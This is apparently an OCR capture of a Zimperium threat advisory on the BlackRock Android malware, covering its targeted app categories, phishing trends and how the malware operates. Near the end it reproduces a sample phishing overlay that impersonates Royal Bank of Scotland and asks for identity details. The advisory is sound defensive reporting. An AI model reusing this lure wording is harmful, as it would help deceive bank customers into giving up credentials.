

ZIMPERIUM®

THREAT ADVISORY:

BlackRock Mobile Malware

BlackRock Mobile Malware





297
Security Apps

BlackRock - an advanced Android malware derived from Xeres malware - evades detection and steals login credentials or credit card data from 337 different mobile banking, shopping, lifestyle, and video apps.


BlackRock contains instructions to provide credit card overlays on 111 different apps. Half of the apps targeted (55) are Books and Reference apps, a third (33) are Communication apps, and the remainder constitutes Dating, Lifestyle, and Video player apps. Many of these apps are new targets since the coronavirus pandemic changed mobile usage and user habits. According to App Annie, the average weekly time spent in Android mobile apps increased by 25% during the first half of 2020 compared to 2019. A large portion of the increase constitutes dating and business video apps as users are limited to connecting online vs. in person.

BlackRock also contains code to phish credentials using display overlays from 198 different Finance apps. It targets eight (8) shopping apps and the remainder from Auto, Communication, and Entertainment categories. The latest version of BlackRock suppresses functions from 297 mobile security apps.

ZIMPERIUM.

Mobile Phishing Trends


Phishing threats have increased since the coronavirus pandemic



Source: Zimperium

Mobile Malware Threats


Specific campaigns cause mobile malware detection spikes.



Source: Zimperium

Malware by Type


16% of malware detections are specifically designed to phish banking and credit card credentials



Source: Zimperium


ZIMPERIUM®

Average value per fraudulent transaction



Source: RSA Quarterly Fraud Report, Q1 2020

Average value per fraudulent transaction



Source: RSA Quarterly Fraud Report, Q1 2020


How BlackRock Works

How BlackRock Works

1. User unknowingly installs malware

How BlackRock Works

2. Malware updates itself and hides from the user



Royal Bank of Scotland Step 1 of 3

Attention

For security reasons you must confirm your identity. Please note providing wrong or invalid information could lead to account suspension..

First name:

Last name:

